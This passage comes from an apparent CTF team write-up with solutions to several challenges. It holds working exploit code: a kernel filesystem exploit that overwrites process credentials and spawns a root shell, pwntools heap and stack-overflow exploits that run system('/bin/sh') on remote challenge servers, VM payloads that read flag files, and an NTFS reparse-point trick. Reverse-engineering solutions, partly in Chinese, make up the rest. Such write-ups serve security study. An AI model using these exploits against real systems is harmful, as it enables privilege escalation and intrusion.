      memset(buf, 0, 0x100);
      *(unsigned int *)buf = inode_count; // inode_count
      write(fd, buf, 8);
}

void init_inode_block(int fd, int inode_count) {
      int ret = 0;
      assert(inode_count > 2);
      ret = lseek(fd, 0x1000, SEEK_SET);
      if (ret < 0) {
      ERR("lseek inode block");
      }

      struct zerofs_inode inode;
      for (int i = 0;i < inode_count; i++) {
      inode.ino = i + 1;
```

```
	inode.dno = i + 2;
	if (!i) {
		// only one directory
		inode.mode = MODE_DIR;
		inode.info.children_count = inode_count - 2;
	} else {
		inode.mode = MODE_FILE;
		inode.info.file_size = 0x6fffffffffff;
	}
	write(fd, &inode, sizeof(inode));
	}

	ret = lseek(fd, 0x2000, SEEK_SET);
	if (ret < 0) {
	ERR("lseek dentry block");
	}
	char *buf = (char*) malloc(0x200);
	// that directory should have dentries
	for (int i = 0;i < inode_count - 2; i++) {
	struct zerofs_dir_record record;
	memset(record.filename, 0, sizeof(record.filename));
	sprintf(buf, "file_%d", i);
	strcpy(record.filename, buf);
	record.ino = i + 2;
	write(fd, &record, sizeof(record));
	}

	ftruncate(fd, (inode_count + 1) * 0x1000);
	free(buf);
}


void create_fs_image(void) {
	int fd = creat("/tmp/zerofs.img", 0777);
	int inode_count = 5;

	init_super_block(fd, inode_count);
	init_inode_block(fd, inode_count);

	close(fd);
}

void poc(void) {
	int fd = open("/mnt/file_2", O_RDWR);
	if (fd < 0) {
```

```
	ERR("poc open");
	}
	// read poc
	int ret = lseek(fd, 0x100 - 0x10, SEEK_SET);
	if (ret < 0) {
	ERR("lseek read");
	}

	char *buf = (char*) malloc(0x2000);
	memset(buf, 0, 0x2000);
	// 0x100 - 0x10 just in case
	ret = read(fd, buf, 0x2000);
	if (ret != 0x2000) {
	printf("read not success?\n");
	if (ret < 0) {
		ERR("poc read");
	}
	}

	hex_dump(buf, 0x2000);

	ret = prctl(PR_SET_NAME, "hello,dtj");
	if (ret < 0) {
	ERR("prctl");
	}

	ret = lseek(fd, 0, SEEK_SET);
	if (ret < 0) {
	ERR("lseek write");
	}
	for (int i = 0;i < 0x2000; i++) {
	buf[i] = i & 0xff;
	}

	ret = write(fd, buf, 0x2000);
	if (ret < 0) {
	ERR("poc write");
	}
}

void exploit(void) {
	const int comm_offset = 0x538;
	char password[] = "hadtjdtj";

	int fd = open("/mnt/file_2", O_RDWR);
```

```
int ret = 0;

ret = prctl(PR_SET_NAME, password);
if (ret < 0) {
ERR("exp prctl");
}

char *buf = (char*) malloc(0x1000);
uint64_t count = 0;
uint64_t leak = 0, buf_leak = 0;
uint64_t leak_offset = 0, cred_offset = 0, cred_addr = 0;
for (long i = 0;i < 0x10000000; i += 0x1000) {
ret = lseek(fd, i, SEEK_SET);
if (ret < 0) {
      ERR("exp lseek");
}
ret = read(fd, buf, 0x1000);
printf("searching %lx\n", i);
if (ret < 0) {
      continue;
}

for (long j = 0;j < 0x1000;j += 8) {
      if (*(uint64_t *)&buf[j] == *(uint64_t *)password) {
            printf("fuck yeah!!! found it at %lx\n", i + j);
            leak = *(uint64_t *)&buf[j - 0x10];
            leak_offset = i + j - 0x10;
            cred_offset = leak_offset + 0x610;
            cred_addr = *(uint64_t*)&buf[j - 0x10 + 0x610];
            printf("leaking ptr %lx\n", leak);
            printf("cred addr %lx\n", cred_addr);
            buf_leak = leak - i - j + 0x10;
            printf("this means buf ptr at %lx\n", buf_leak);
            count ++;
            if (cred_addr > buf_leak) {
            char ch = getchar();
            if (ch == 'y') {
                  goto write_cred;
            }
            }
      }
}
}
```

```
        printf("count %ld\n", count);
        return;

write_cred:
        printf("cred offset %lx\n", cred_offset);
        /*
        *(uint64_t *)&buf[0] = 0x3fffffffff;
        *(uint64_t *)&buf[0x8] = 0x101000000;
        *(uint64_t *)&buf[0x10] = 0x3fffffffff;
        *(uint64_t *)&buf[0x18] = buf_leak + 0x100;
        *(uint64_t *)&buf[0x20] = 0;
        *(uint64_t *)&buf[0x28] = 0;
        *(uint64_t *)&buf[0x30] = 0;
        *(uint64_t *)&buf[0x38] = 0;
        *(uint64_t *)&buf[0x40] = 0;
        *(uint64_t *)&buf[0x48] = 0;
        *(uint64_t *)&buf[0x50] = buf_leak + 0x200;
        *(uint64_t *)&buf[0x50] = 0;
        *(uint64_t *)&buf[0x58] = 0x3fffffffff;
        *(uint64_t *)&buf[0x60] = 0;
        *(uint64_t *)&buf[0x68] = 0;
        *(uint64_t *)&buf[0x70] = 0;
        *(uint64_t *)&buf[0x78] = 0;
        *(uint64_t *)&buf[0x80] = buf_leak + 0x300;
        *(uint64_t *)&buf[0x88] = 0;
        *(uint64_t *)&buf[0x90] = 0;
        *(uint64_t *)&buf[0x98] = 0;
        *(uint64_t *)&buf[0xa0] = 0;
        *(uint64_t *)&buf[0xa8] = 0;
        *(uint64_t *)&buf[0xb0] = 25;
        *(uint64_t *)&buf[0xb8] = buf_leak + 0x300;
        */
        *(uint64_t *)&buf[0x0] = 0;
        *(uint64_t *)&buf[0x8] = 0;
        *(uint64_t *)&buf[0x10] = 0;
        *(uint64_t *)&buf[0x18] = 0;
        *(uint64_t *)&buf[0x20] = 0;
        *(uint64_t *)&buf[0x28] = 0;


        ret = lseek(fd, cred_addr - buf_leak + 0xd0 - 0x40, SEEK_SET);
        if (ret < 0) {
        ERR("write cred lseek");
        }
```

```
	ret = write(fd, buf, 0x20);
	if (ret < 0) {
	ERR("wrte cred");
	}

	ret = lseek(fd, cred_addr - buf_leak + 0xa0 - 0x40, SEEK_SET);
	if (ret < 0) {
	ERR("write cred lseek 1");
	}

	ret = write(fd, buf, 0x20);
	if (ret < 0) {
	ERR("write cred 1");
	}

	ret = lseek(fd, cred_addr - buf_leak + 0x60 - 0x40, SEEK_SET);
	if (ret < 0) {
	ERR("write_cred lseek 2");
	}

	ret = write(fd, buf, 0x30);
	if (ret < 0) {
	ERR("write cred 2");
	}

	ret = lseek(fd, cred_addr - buf_leak + 0x8, SEEK_SET);
	if (ret < 0) {
	ERR("write_cred lseek 2");
	}

	ret = write(fd, buf, 0x4);
	if (ret < 0) {
	ERR("write cred 2");
	}


	system("/bin/sh");
}

int main(int argc, char **argv) {
	printf("my pid %d\n", getpid());
	if (argc < 2) {
	create_fs_image();
	system("./mount");
	} else if (!strncmp(argv[1], "poc", 3)){
```

```
        poc();
        } else if (!strncmp(argv[1], "exp", 3)) {
        exploit();
        }
        return 0;
}
```

heapstormII

Poison null byte. This challenge is very similar to heapstorm, which I haven't known about before. The major difference is that we have to write a fake size and prev size to prevent it from crash when we modify the size of a freed chunk.
Then I control a unsorted bin chunk and a large bin chunk. I don't corrupt the unsorted bin chunk as heapstorm does. I only modify the bk_next_size of the largebin chunk, then when libc puts the unsortedbin chunk into largebin , it writes the address of heap to when bk_next_size points to(add some offset of course). Then we can malloc the unsorted bin chunk out of the large bin . Then modify the bk_next_size and put the unsortedbin chunk into it again! In this way we can actually write to arbitrary address unlimited times, instead of only twice.
Last, we fake a unsorted chunk in 0x13370800 and bypass everything.

```
from pwn import *
from hashlib import sha256

local=0
atta=0
uselibc=2  #0 for no,1 for i386,2 for x64
haslibc=1
pc='./heapstorm2'
remote_addr="202.120.7.205"
remote_port=5655

if uselibc==2:
    context.arch='amd64'
else:
    context.arch='i386'

if uselibc==2 and haslibc==0:
    libc=ELF('/lib/x86_64-linux-gnu/libc-2.23.so')
else:
    if uselibc==1 and haslibc==0:
        libc=ELF('/lib/i386-linux-gnu/libc-2.23.so')
```

```
    else:
        if haslibc!=0:
            libc=ELF('./libc.so.6')

if local==1:
    if haslibc:
        p = process(pc, env={'LD_PRELOAD': './libc.so.6'})
    else:
        p=process(pc,aslr=True)
else:
    p=remote(remote_addr,remote_port)
    if haslibc!=0:
        libc=ELF('./libc.so.6')

context.log_level=True
if local:
    if atta:
        gdb.attach(p,'c')
        #gdb.attach(p,open('debug'))

def ru(a):
    return p.recvuntil(a)

def sn(a):
    p.send(a)

def rl():
    return p.recvline()

def sl(a):
    p.sendline(a)

def rv(a):
    return p.recv(a)

def raddr(a,l=None):
    if l==None:
        return u64(rv(a).ljust(8,'\x00'))
    else:
        return u64(rl().strip('\n').ljust(8,'\x00'))

def lg(s,addr):
    print('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))

def sa(a,b):
```

```
    p.sendafter(a,b)

def sla(a,b):
    p.sendlineafter(a,b)

def choice(index):
    sla(': ',str(index))

def alloc(size):
    choice(1)
    sla(': ',str(size))

def update(index,content):
    choice(2)
    sla(': ',str(index))
    sla(': ',str(len(content)))
    sa(': ',content)

def delete(index):
    choice(3)
    sla(': ',str(index))

def view(index):
    choice(4)
    sla(': ',str(index))
def solve(chal):
    for c1 in range(256):
        for c2 in range(256):
            for c3 in range(256):
                for c4 in range(256):
                    sol = chr(c1)+chr(c2)+chr(c3)+chr(c4)
                    if  sha256(chal +
sol).digest().startswith('\0\0\0'):
                        print "found"
                        print sol
                        return sol

def hack():
    if local==0:
        chal=rl().strip('\n')
        sol=solve(chal)
        p.send(sol)

    alloc(0x38)
    alloc(0x620)
```

```
    alloc(0x88)
    alloc(0x38)
    alloc(0x620) #4
    alloc(0x88)
    alloc(0x38)
    alloc(0x88) #7
    alloc(0x38)
    update(1,'\x00'*0x5f0+p64(0x600)+p64(0x21))
    delete(1)
    update(0,'\x00'*(0x38-12))
    alloc(0x1e0)
    alloc(0x400) #9
    delete(1)
    delete(2)
    alloc(0x6b0) #1

payload='\x00'*0x1e8+p64(0x411)+'\x00'*0x408+p64(0x21)+'\x00'*0x18+p64(0
x21)
    update(1,payload)
    update(4,'\x00'*0x5f0+p64(0x600)+p64(0x21))
    delete(4)
    update(3,'\x00'*(0x38-12))
    alloc(0x1f0) #2
    alloc(0x3f0) #4
    delete(2)
    delete(5)
    alloc(0x6b0) #2

payload='\x00'*0x1f8+p64(0x401)+'\x00'*0x3f8+p64(0x21)+'\x00'*0x18+p64(0
x21)
    update(2,payload)
    delete(9)
    delete(7)
    alloc(0x88) #5
    delete(4)
    delete(5)
    payload='\x00'*0x1e8+p64(0x411)+p64(0x133707d0+8)*4
    update(1,payload)
    alloc(0x88) #5
    alloc(0x3f0)
    delete(5)
    delete(4)
    payload='\x00'*0x1e8+p64(0x411)+p64(0x133707b0+3+0x10)*4
    update(1,payload)
    alloc(0x88) #5
```

```
    alloc(0x3f0)
    payload='\x00'*0x1e8+p64(0x411)+p64(0x13370700)*4
    update(1,payload)
    delete(5)
    fakechunk=0x133707e0
    payload='\x00'*0x1f8+p64(0x401)+p64(0)+p64(fakechunk)
    update(2,payload)
    alloc(0x48)
    payload=p64(0)*5+p64(0x13377331)+p64(fakechunk)
    update(5,payload)

payload=p64(0)*7+p64(0x13377331)+p64(fakechunk)+p64(0x1000)+p64(0x133707
20)+p64(8)
    update(0,payload)
    view(1)
    ru(": ")
    heap_addr=u64(p.recv(8))-0x940
    update(1,'/bin/sh\x00')

payload=p64(0)*7+p64(0x13377331)+p64(fakechunk)+p64(0x1000)+p64(heap_add
r+0x240)+p64(8)
    update(0,payload)
    view(1)
    ru(": ")
    libc_addr=u64(p.recv(8))-0x58
    libc.address=libc_addr-0x399b00
    lg("libc",libc.address)

payload=p64(0)*7+p64(0x13377331)+p64(libc.search('/bin/sh').next())+p64(
0x1000)+p64(libc.symbols['__free_hook'])+p64(0x30)
    update(0,payload)
    update(1,p64(libc.symbols['system']))
    lg("Heap",heap_addr)
    delete(0)
    p.interactive()

hack()
```

House of card

There is a simple signed integer comparison in write function, which lead us to overwrite the whole stack above the buffer or put the whole stack into a file by inputting size -1. However, the write/read operation is limited to 2 times. Thus, we choose to connect from 2 ips. The first ip writes its own stack into a file, and the other uses ‘write’ to overwrite the ip address on

the stack to the first one. Obviously, second ip now could read files from the first one and leak related information. Then first ip use ‘write’ again to rop.

First ip:

```
#!/usr/bin/env python
# coding: utf-8

from pwn import *
import signal

# flag{b4ck_t0_the_0ldsch0ol}
# Need another client from different ip to read address & canary

local = False

if local:
    p = process('./house_of_c4rd', env={'LD_PRELOAD': './libc.so.6',
'REMOTE_HOST': '202.112.51.5'})
else:
    p = remote('202.120.7.193', 11111)
    pass

# aggressive alias

r = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
se = lambda x: p.send(x)
sel = lambda x: p.sendline(x)
pick32 = lambda x: u32(x[:4].ljust(4, '\0'))
pick64 = lambda x: u64(x[:8].ljust(8, '\0'))

# module structure & function

libc_local64 = {
      'base': 0x0,
      '__libc_start_main': 0x20740,
      'system': 0x45390,
      'unsorted_bin': 0x3c3b78,
      'free_hook': 0x3c57a8,
      'realloc_hook': 0x3c3b08,
    'main_ret': 0x20830,
    'binsh': 0x18c177
}
```

```
libc_remote = {
      'base': 0x0,
      'system': 0x45390,
    'binsh': 0x18cd57,
    'rdi_ret': 0x21102,
    'main_ret': 0x20830
}

if local:
    libc = libc_remote
else:
    libc = libc_remote

def set_base(mod, ref, addr):
      base = addr - mod[ref]
      for element in mod:
            mod[element] += base

def Write(filename):
    ru('> ')
    sel('1')
    ru('name: ')
    sel(filename)

def Read(filename):
    ru('> ')
    sel('2')
    ru('name: ')
    sel(filename)

def GoW(sz, payload, key='1337'):
    ru('> ')
    sel('3')
    ru('data> ')
    sel(str(sz))
    ru('Data> ')
    sel(payload)
    ru('Key> ')
    sel(key)

def GoR(key='1337'):
    ru('> ')
    sel('3')
    ru('key> ')
```

```
    sel(key)

def ignore(signum, frame):
    print('[+] alarm!')
    pass

signal.alarm(50)
Write('7331')
if local:
    gdb.attach(p, gdbscript=open('pie.x'))
GoW(-1, 'A' * 0x400 + 'lotus33')
byte = int(rud('written bytes\n'))
ru('Go\n4')
if byte == 32:
    print('[!] Failed, exiting ...')
    sys.exit(1)

canary = int(raw_input('canary: ').replace('0x', ''),16)
main_ret = int(raw_input('main_ret: ').replace('0x',''),16)
print('[+] start main ret = %#x' % main_ret)
set_base(libc, 'main_ret', main_ret)
print('[+] libc base = %#x' % libc['base'])
signal.signal(signal.SIGALRM, ignore)

payload = 'A' * 0x408 + p64(canary) + p64(0) + p64(libc['rdi_ret']) +
p64(libc['binsh']) + p64(libc['system'])
ru('Exit\n')
Write('1337')
GoW(-1, payload)
ru('Exit\n')
sel('4')
sel('ls')
sel('cat flag')

p.interactive()
```

Second ip:

```
#!/usr/bin/env python
# coding: utf-8

from pwn import *
import sys

if len(sys.argv) < 2:
      offset = 0x1710
```

```
else:
      offset = int(sys.argv[1].replace('0x', ''), 16)

print('[!] use offset = %#x' % offset)

# aggressive alias

r = lambda x: p.recv(x)
ru = lambda x: p.recvuntil(x)
rud = lambda x: p.recvuntil(x, drop=True)
se = lambda x: p.send(x)
sel = lambda x: p.sendline(x)
pick32 = lambda x: u32(x[:4].ljust(4, '\0'))
pick64 = lambda x: u64(x[:8].ljust(8, '\0'))

def Write(filename):
      ru('> ')
      sel('1')
      ru('name: ')
      sel(filename)

def Read(filename):
      ru('> ')
      sel('2')
      ru('name: ')
      sel(filename)

def GoW(sz, payload, key='1337'):
      ru('> ')
      sel('3')
      ru('data> ')
      sel(str(sz))
      ru('Data> ')
      sel(payload)
      ru('Key> ')
      sel(key)

def GoR(key='1337'):
      ru('> ')
      sel('3')
      ru('key> ')
      sel(key)

while True:
      try:
```

```
            #p = remote('104.236.0.107', 11111)
            p = remote('202.120.7.193', 11111)
            Write('7331')
            GoW(-1, 'A' * 0x400 + '/' * offset + '202.112.51.5\0')
            Read('7331')
            ru('Reading: ')
            path = rud('\n')
            print('Reading path: %s' % path)
            GoR()
            ru('Your data (size: ')

            if '202.112.51.5' in path:
                  print('[!] overwrite ip!')
                  ru('lotus33\n')
                  leaked_canary = pick64(r(8))
                  r(8)
                  leaked_libc = pick64(r(8))
                  print('[+] canary = %#x' % leaked_canary)
                  print('[+] leaked libc = %#x' % leaked_libc)
                  ru('our services :)\n')
                  p.interactive()
                  sys.exit(1)
            p.close()
      except EOFError, e:
            print('[!] EOFError')
            p.close()
```

RE

Milktea

创建了32个子进程，相互调试。之间用管道进行通信。父进程的种子为输入所有字节之和，其他进程的种子都由父进程随机产生。
两段关键代码：
选择管道发送的下一个进程：

```
v1 = this;
lpBuffer = this;
v2 = 9 * dword_406018[1337 * rand() % 256];
v3 = rand();
LOBYTE(v4) = sub_401130(Dst, ((unsigned __int8)*v1 * v3 - (_BYTE)v2) & 0x1F, &NamedPipeName);
```

进程接收到数据之后，通过idiv 0陷入到调试进程中，在调试进程中，修改ecx，即buf[0]。

```
v6 = 13090 * rand() % 256;
v11 = (unsigned __int16)(LOWORD(dword_406018[v6]) * v11 * rand());// ecx
```

正向代码大致如下：

```
from zio import *
```

```
from ctypes import CDLL
libc = CDLL('api-ms-win-crt-time-l1-1-0.dll')
def srand(seed):
    libc.srand(seed)

def rand():
      return libc.rand()

def get_process_list(seed):
    child_seed_dict = {}
    process_state = {}

      for i in range(32):
        process_state[i] = 0

      srand(seed)
      for i in range(32):
        child_seed_dict[i] = rand()

      seed2 = rand()
      s3 = rand()
      s4 = rand()

    child_rand_dict = {}
      for i in range(32):
        srand(child_seed_dict[i])
      rand()
      rand()
      s1 = rand()
      ss = []
      for j in range(10):
            rand()
            ss.append(rand())

        child_rand_dict[i] = (s1, ss)

      m = 0
      #plist = [-1]
      plist = []
      cur = -1
      while m < 32:
      if cur == -1:
            srand(seed2)
            k = rand()%32
            process_state[k] = 1
```

```
            cur = k
            ss = []
            for i in range(10):
                ss.append(rand())
            plist.append((cur, ss))
            m += 1
      else:
            srand(child_rand_dict[cur][0])
            while True:
                k = rand()%32
                if process_state[k] == 0:
                    process_state[k] = 1
                    cur = k
                    ss = []
                    for i in range(10):
                        ss.append(rand())
                    plist.append((cur, ss))
                    m += 1
                    break

      return plist, child_rand_dict, s3, s4


f = open('./MilkteaMachine.exe', 'rb')
d = f.read()[0x3a18:]
f.close()
for i in range(256):
    dword_406018[i] = l32(d[i*4:i*4+4])


def encrypt_ecx(ecx, s1, s2):
      v6 = (13090 * s1) % 256
      v11 = (0xffff&dword_406018[v6]) * ecx * s2
      return v11&0xffff

def calc_next_process(buf, s1, s2):
    v2 = 9 * dword_406018[(1337 * s1) % 256];
      v3 = s2;
      k = (buf*v3 - v2)&0x1f
      return k

def encrypt(input):
      '''
      seed = 0
      for i in range(len(input)):
```

```
      seed += ord(input[i])

      print hex(seed)
      '''
      plist, child_rand_dict, s3, s4 = get_process_list(3908)

      print plist
    debugged_dict = {}

      for i in range(32):
        debugged_dict[plist[i][0]] = plist[i]

      output = ''
    cur_index_dict = {}
      for i in range(32):
        cur_index_dict[i] = 0

    hehe_index_dict = {}
      for i in range(32):
        hehe_index_dict[i] = 0

      for i in range(len(input)):
      if i == 0:
            k = calc_next_process(ord(input[i]), s3, s4)
            #debugged_dict[k]
            print k, input[i]
            index = cur_index_dict[k]
            value = (encrypt_ecx(ord(input[i]),
debugged_dict[k][1][index], debugged_dict[k][1][index+1]))
            output += l16(value)
            cur_index_dict[k] += 2
      else:
             if hehe_index_dict[k] >= 10:
                assert 0
            srand(child_rand_dict[k][1][hehe_index_dict[k]])
            hehe_index_dict[k] += 1
            s1 = rand()
            s2 = rand()
            k = calc_next_process(ord(input[i]), s1, s2)
            print k, input[i]
            index = cur_index_dict[k]
            if index >= 10:
                assert 0
            output += l16(encrypt_ecx(ord(input[i]),
debugged_dict[k][1][index], debugged_dict[k][1][index+1]))
```

```
            cur_index_dict[k] += 2
      return output
```

代码写得很乱，关键是结果还不对，通常只有前几个字节的结果是正确的。但是苦于无法调试，找不到错误原因，但是能够得到seed值了。通过枚举前两个字节的所有可能，判断是否与预定的值是否相同，爆破得到seed值为3908，输入的前两个字节为fl。

```
check_value = {}
f = open('./MilkteaMachine.exe', 'rb')
d = f.read()[0x2a88:]
f.close()
for i in range(256):
    check_value[i] = l16(d[i*2:i*2+2])


def brute():
      for seed in range(0, 0x80*0x50):
      plist, child_rand_dict, s3, s4 = get_process_list(seed)
      debugged_dict = {}

      for i in range(32):
            debugged_dict[plist[i][0]] = plist[i]

      output = ''
        cur_index_dict = {}
      for i in range(32):
            cur_index_dict[i] = 0

        hehe_index_dict = {}
      for i in range(32):
            hehe_index_dict[i] = 0

      flag = ''
      find = True
      for j in range(43):
            if not find:
                break

            find = False
            if j == 0:
                for nnn in range(0x20, 0x80):
                    k = calc_next_process(nnn, s3, s4)
                    # debugged_dict[k]
                    index = cur_index_dict[k]
                    value = encrypt_ecx(nnn, debugged_dict[k][1][index],
debugged_dict[k][1][index + 1])
```

```
                    if value == check_value[j]:
                        #print seed, hex(nnn)
                        flag += chr(nnn)
                        cur_index_dict[k] += 2
                        print i, k
                        find = True
                        break

            else:
                print k
                if hehe_index_dict[k] >= 10:
                    assert 0
                srand(child_rand_dict[k][1][hehe_index_dict[k]])
                hehe_index_dict[k] += 1
                s1 = rand()
                s2 = rand()
                for nnn in range(0x20, 0x80):
                    k = calc_next_process(nnn, s1, s2)

                    index = cur_index_dict[k]
                    if index >= 10:
                        assert 0
                    value = encrypt_ecx(nnn, debugged_dict[k][1][index],
debugged_dict[k][1][index + 1])
                    if value == check_value[j]:
                        print hex(nnn)
                        flag += chr(nnn)
                        find = True
                        cur_index_dict[k] += 2
                        print j, k
                        print flag, seed
```

知道seed值之后，通过patch程序，将程序的seed值固定为3908，同时让程序将变换后的input打印出来。本来想接管程序io来进行自动化的逐个字节爆破，但是不知道为啥这个程序的io用python一直无法接管。最后发现只有os.system能够将执行的结果打印到终端上。通过下列脚本进行逐字节爆破，并进行人工匹配。

```
import os

flag = 'flag{a_'
for i in range(0x21, 0x80):
      f = open('flag.txt', 'wb')
    f.write(flag+chr(i)+'\n\n\n\n\n')
      f.close()
      print hex(i), chr(i)
os.system('MilkteaMachine.exe.patched13.exe <flag.txt')
```

最终flag为: flag{a_m1lkt3a_4_d4y_k33p5_the_d0ct0r_AWAY}

```
E:\code\python\ctf\0ctf>MilkteaMachine.exe
Please enter your milktea coupon: flag{a_m1lkt3a_4_d4y_k33p5_the_d0ct0r_AWAY}
Coupon Valid! Enjoy your milktea!
```

gogogo

revsesing the tracing log of go, we found out there is a equation

```
(a+c)*(b+c)*(a+b)*10==(a+b)*(a+c)*a+(a+b)*(b+c)*b+(a+c)*(b+c)*c,a>0,b>0,c>0
```

It stuck us for a while, but we finlly found these links
https://zhuanlan.zhihu.com/p/33853851
http://ami.ektf.hu/uploads/papers/finalpdf/AMI_43_from29to41.pdf
seems like somthing related to eclipse curve
finally, we solved the equation

```
#define the elliptic curve corresponding to the equation a/(b+c)+b/(a+c)+c/(a+b)=4
ee=EllipticCurve([0,517,0,416,0])
ee
ee.rank()

print ee.gens()

P=ee(-416,4160) # this is a generator for the group of rational points

# Convert a point (x,y) on the elliptic curve back to (a,b,c). This has N as an argument, but in our case N=4.
# We also ensure that the result is all integers, by multiplying by a suitable lcm.
def orig(P,N):
    x=P[0]
    y=P[1]
    a=(8*(N+3)-x+y)/(2*(N+3)*(4-x))
    b=(8*(N+3)-x-y)/(2*(N+3)*(4-x))
    c=(-4*(N+3)-(N+2)*x)/((N+3)*(4-x))
    da=denominator(a)
    db=denominator(b)
    dc=denominator(c)
    l=lcm(da,lcm(db,dc))
    return [a*l,b*l,c*l]
orig(P,10)
```

```
u=orig(13*P,10)# Bremner and MacLeod noticed that 9P yields a positive
solution.
(a,b,c)=(u[0],u[1],u[2])
```

send a,b,c to the server, We get the flag

udp

the main process forked 4000 child processes. 4000 child processes communicate with each other under some strange rules. child process no.1 also communicate with parent

by revsersing the binary, we finally concluded the rule:

```
r1: flag+=m[0][1]
r2:

   if m[2][1] > m[0][2]
       m[2][1] -= m[0][2]
       flag+=m[0][2]
   else
       flag+=m[2][1]
       m[0][2]-=m[2][1]
       if(m[3][1]>m[0][2])
           m[3][1]-=m[0][2]
           flag+=m[0][2]
       else
           flag+=m[3][1]
           m[0][2]-=m[3][1]
           ...
r3:
```

so, the result of flag actually depends on max(sum(m[i][1])

```
#include<stdio.h>
#include "udp.h"

long long int flag=0;
long long int min(long long int i, long long int j){
   if(i<j)
       return i;
   return j;
}
int main(){
   for(int i=0;i<4000;i++){
       flag+=matrix[i][1];
   }
```

```
    printf("flag{%lx}\n", flag);

}
```

babyvm

reverse the binary, we found out there are some useful system calls such as CreateFile, ReadFile and puts.
by using CreateFile open the flag, ReadFile read the flag and puts output the flag, we will get the flag.

```
from struct import pack
"""
#define FILE_READ_DATA 1
#define FILE_ATTRIBUTE_NORMAL 0x80
#define OPEN_ALWAYS 4
#define FILE_SHARE_READ 0x00000001
#define FILENAME "flag.txt"

HNDL =
CreateFile(FILENAME,FILE_READ_DATA,FILE_SHARE_READ,NULL,OPEN_ALWAYS,FILE
_ATTRIBUTE_NORMAL,NULL)
ReadFile(HNDL,buffer,dwBytesToRead,&dwBytesRead,NULL);
puts(buffer)
"""
def p32(data):
    return pack("<I",data)
def p8(data):
    return pack("<B",data)
#see https://blogs.msdn.microsoft.com/oldnewthing/20170310-00/?p=95705
FILE_READ_DATA=1
FILE_ATTRIBUTE_NORMAL=0x80
FILENAME_ADDR=0x1100
FILENAME="\x08flag.txt"
buffer=0x1000
dwBytesToRead=0x100
def pushsl(data):
    return p8(2<<6|0xd)+p32(data)
def pushl(data):
    return p8(2<<6|0xe)+p32(data)
def syscall():
    return p8(2)

fd=open("vm.bin","w")
payload=""
```

```
payload+=pushl(dwBytesToRead) #para3
payload+=pushsl(buffer) #para2
payload+=pushl(FILE_ATTRIBUTE_NORMAL) #para3
payload+=pushl(FILE_READ_DATA) #para2
payload+=pushsl(FILENAME_ADDR) #para1
payload+=pushl(0) #syscall no
payload+=syscall() # CreateFile
#push hndl

payload+=pushl(1) #syscall no
payload+=syscall() #Read_FILE

payload+=pushsl(buffer)
payload+=pushsl(3)
payload+=syscall() #puts

payload=payload.ljust(0x1100)
payload+=FILENAME

fd.write(payload)
fd.close()
```

Misc

hidden message

We can get a text that is similar to the text in "https://en.wikipedia.org/wiki/Transmission_Control_Protocol". By comparing the two texts, we could find that the text of this challenge has some extra characters. And we can get the flag by combining these characters.

babyvm2

This challenge is similar to babyvm, but the flag resides in C:\flag\flag. Since the filepath parameter we passed into the CreateFile is partially controlled, i.e. the filepath is something like C:\xxx\yyy\zzz + filename and we can only control the filename. To read the C:\flag\flag, we need some other ways

Unfortunately, "\ ? ." are filtered in filename, we cannot use something like ..\..\ or \?\ to open the flag. by viewing MSDN, we found out we can create a "reparse point", something like symlink, to read flag. the hint tell us that the integrity of C:\flag is low but C:\flag\flag is high. so we can create a symlink "atumflag" linked to C:\flag in the current work directory. then open atumflag/flag.txt.(use / instead of filtered \).

There is still something tricky, to create a symlink linked to a folder, we need to create a folder first, but the MSDN told us CreateFile cannot create a folder. thank to NTFS, there is a way!

```
C:\xxx\yyy\zzz\atumflag::$INDEX_ALLOCATION
```

use CreateFile create the file above, we will get the folder atumflag. now, everything is ready. let's go to exploit!


```
from struct import pack
"""
#define FILE_READ_DATA 1
#define FILE_WRITE_DATA 2
#define FILE_FLAG_BACKUP_SEMANTICS 0x02000000
#define FILE_FLAG_OPEN_REPARSE_POINT 0x00200000

#define OPEN_ALWAYS 4
#define FILE_SHARE_READ 0x00000001
#define FILENAME "flagatum::$INDEX_ALLOCATION"
#define FILENAME_FLAG "flag.txt"

HNDL =
CreateFile(FILENAME,FILE_READ_DATA|FILE_WRITE_DATA,FILE_SHARE_READ,NULL,
OPEN_ALWAYS,FILE_FLAG_BACKUP_SEMANTICS |
FILE_FLAG_OPEN_REPARSE_POINT,NULL)
DeviceIoControl(HNDL,FSCTL_SET_REPARSE_POINT,lpInBuffer,nInBufferSize,NU
LL,0,NULL,0)
HNDL =
CreateFile(FILENAME_FLAG,FILE_READ_DATA,FILE_SHARE_READ,NULL,OPEN_ALWAYS
,FILE_FLAG_BACKUP_SEMANTICS | FILE_FLAG_OPEN_REPARSE_POINT,NULL)
ReadFile(HNDL,buffer,dwBytesToRead,&dwBytesRead,NULL);
puts(buffer)
"""
def p32(data):
   return pack("<I",data)
def p8(data):
   return pack("<B",data)
#see https://blogs.msdn.microsoft.com/oldnewthing/20170310-00/?p=95705
FILE_READ_DATA=1
FILE_WRITE_DATA=2
